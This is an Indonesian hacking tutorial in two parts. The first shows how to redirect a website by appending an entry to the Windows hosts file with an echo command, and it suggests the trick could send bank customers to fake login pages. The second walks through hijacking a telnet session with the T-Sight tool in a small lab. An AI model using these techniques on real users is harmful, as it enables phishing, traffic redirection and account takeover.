Pernah kebayang gak saat kita mau buka website A tiba2 yang muncul malah website B,tapi anehnya Url nya adalah alamat website A???wah...pikiran kita pasti langsung ke virus atau spyware,belum tentu bos,bisa aja ada seseorang yang iseng <**baca:hacker**>telah menyusup ke system kita dan merubah file host untuk di arahkan ke Url yang dia kehendaki...caranya..caranya???let's cekidot....


Ok guys..pertama aktifin dulu cmd kamu dengan cara masuk menu run→cmd trus enter,kalau udah masuk ketikkan **cd\windows\drivers\etc** kaya gambar dibawah ini



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\purchase>cd\windows\system32\drivers\etc
C:\WINDOWS\system32\drivers\etc>
```

Cek dulu isi file hosts nya dengan perintah *type hosts* maka akan muncul seperti contoh ini




```
C:\Documents and Settings\purchase>cd\windows\drivers\etc
The system cannot find the path specified.

C:\Documents and Settings\purchase>cd\windows\system32\drivers\etc
C:\WINDOWS\system32\drivers\etc>type hosts
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97       rhino.acme.com          # source server
#      38.25.63.10       x.acme.com              # x client host
127.0.0.1               localhost
```

Nha tu..dah muncul kan isi dari file hosts,om..gimana cara ngrubahnya??gini caranya...ping dulu alamat yang mau dijadikan pengubah url target..disini ane ambil contoh

www.kompas.co.id



```
C:\Documents and Settings\purchase>ping www.kompas.com

Pinging www.kompas.com [202.146.4.100] with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 202.146.4.100:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Documents and Settings\purchase>ping www.kompas.com


Pinging www.kompas.com [202.146.4.100] with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 202.146.4.100:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Documents and Settings\purchase>
```

Ups PING nya time out...ketahuan deh koneksi ane jelek..hi hi hi..tapi gak pa2 yang penting Ip nya dah tahu...kalau udah website mana yang mau dijadikan sasaran???disini ane ambil contoh www.jasaraharja.co.id jadi perintahnya adalah *echo 202.146.4.100 www.jasaraharja.co.id* >> *hosts* trus enter deh



```
C:\WINDOWS\system32\drivers\etc>echo 202.146.4.100 www.jasaraharja.co.id >> hosts
```

Coba cek lagi di hosts nya tadi dengan perintah *type hosts* dah muncul kan perubahan yang kita lakukan tadi...

```
C:\WINDOWS\system32\drivers\etc>type hosts
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97      rhino.acme.com      # source server
#      38.25.63.10      x.acme.com          # x client host
#
127.0.0.1      localhost
202.146.4.100  www.jasaraharja.co.id
202.146.4.100  www.jasaraharja.co.id
C:\WINDOWS\system32\drivers\etc>
```

ada perubahan
kan...he he he

Buat ngecek hasilnya, buka browser kamu dan coba browse ke www.jasaraharja.co.id pasti berubah tampilannya ke kompas.com, kaya ini nih..



Nha gimana??ternyata gak sulit kan membikin halaman website redirect ke halaman lain,hanya bermodalkan cmd aja,gimana kalau yang dirubah adalah website sebuah bank,yang mengijinkan nasabahnya melakukan transaksi yang sering dikenal dengan internet banking dan di alihkan ke halaman fake login???gak lucu lagi dunk..kalau sampai kehilangan saldonya...

Nah..sekian dulu tulisan ane yang basi ini,janganlah menyalahgunakan sebuah kepandaian..karena pasti suatu saat kepandaian itu akan “memakan” kita sendiri.

#####

#

Hacking bukanlah tentang jawaban. Hacking adalah tentang jalan yang

#

kamu ambil untuk mencari jawaban. jika kamu membutuhkan bantuan, jangan

#

bertanya untuk mendapatkan jawaban, bertanyalah tentang jalan yang harus

#

kamu ambil untuk mencari jawaban untuk dirimu sendiri. Karena bukanlah

#

seseorang yang memiliki jawaban yang disebut hacker, tetapi orang yang

#

melakukan perjalanan sepanjang jalan.

#

#####



Biodata penulis:

Nick name : j0ck3r

Domisili : Kota tercinta “SURAKARTA”

Real Name :Danang Restu h

Greetzzz: j0ck3r

Segala caci maki,kritikan,sumpah serapah bisa ditujukan ke [sini](#)

“ Aku hanyalah manusia biasa yang tidak memiliki kelebihan apa-apa,tapi aku selalu berusaha jadi lebih baik dari diriku yang sekarang”

Thanks to

**Allah Swt || Muhammad SAW || My Father || My Mother || X-
Code || Codenesia || Jasakom || All people**

SESSION HIJACKING






Hai guy's...ane j0Ck3R yang super sok teu datang lagi dengan artikel tentang hacking yang basi nih he he he...makasih om admin udah nampilin artikel yang ane buat ☺. udah pernah denger tentang Kevin mitnick belum???kalau belum pernah denger,coba deh cari di google..kevin mitnick adalah salah satu dari sekian hacker terkenal didunia,bahkan kisah hidupnya pernah di jadikan film dengan judul "OPERATION TAKEDOWN" dimana Kevin melakukan penyerangan ke computer salah satu ahli keamanan yang bernama tsutomo shimamura...Tapi disini ane gak akan ngebahas tentang cerita film itu kok tapi tehnik yang digunakan dalm film tersebut,buat yang penasaran ma filmnya,bisa thu download di internet..sayangnya termasuk film langka nih <ssst..ada adegan penari telanjang lho :p>..di film ini,Kevin mampu memasuki computer tsutomo yang notabene seorang ahli keamanan computer,bukankah seharusnya sangat penuh pertahanan???tapi nyatanya bisaaa dan Kevin menggunakan tehnick yang belum dikenal luas pada waktu itu,dewasa ini tehnik itu disebut dengan session hijacking...

Ada banyak cara kok melakukan sesion hijacking,baik dalam lingkup LAN ataupun beda koneksi...meskipun cara yang satu itu agak susah dan rumit...<bilang aja gak tahu om..halagh>,diinternet banyak bertebaran program untuk melakukan session hijacking contoh juggernaut dan Hunt yang berjalan di platform Linux < source codenya ada di majalah phrack edisi 50>,atawa TTY-watcher yang berjalan di mesin SUN Solaris...karena ane pengguna Wind*ws..maka tentunya ane menggunakan program yang berjalan di mesin itu dunk..namanya T-Sight yang bisa didownload di www.engarde.com


program ini direkomendasikan untuk Wind*ws NT dan 2000,tapi ane coba di Xp gak ada masalah...

Ok..disini ane akan mempraktekan cara melakukan session hijacking...disini ane mensimulasikan dengan 3 komputer,yang satu udah ane buka service telnet nya. Oiya sebelum melakukan serangan ini,terlebih dulu install dulu protocol netwpf.inf..caranya cari di mbah google ya..he he he,trus kalau udah jalankan T-Sight Realtime,sambil nunggu ada koneksi menarik untuk dibajak...Ane coba login ke computer dengan Ip 192.168.200.3 kaya gambar dibawah ini..







Nha thu ane dah masuk ke sesi telnet kan,dah login juga jadi bisa liat isi komputernya..yuk tengok program T-sight yang dah kita jalankan,T-Sight akan merekam kegiatan ane diatas,makanya pasti akan ada tampilan kaya gini..




Pilih di bagian telnet, klik gambar yang menunjukkan aktivitas koneksi <yang gambar panah biru >, trus pilih opsi “realtime Playback” trus klik generate..



Muncul deh tampilan yang serupa dengan computer yang sedang melakukan sesi telnet tadi, namun kita sama sekali tidak bisa mengetik perintah apapun disana, ibaratnya Cuma nonton film aja...




Bila dirasa kita ingin mengambil alih koneksi klik “Take Over” maka kita bisa menulis command di layar T-Sight, pada saat inilah kemungkinan terjadinya *ACK Storm* sangat besar, karena komunikasi antara client dan server sudah tidak sinkron lagi, kita bisa memilih opsi “Terminate”, maka pada computer korban akan muncul tampilan seperti berikut, kalau computer server sih biasa2 aja....

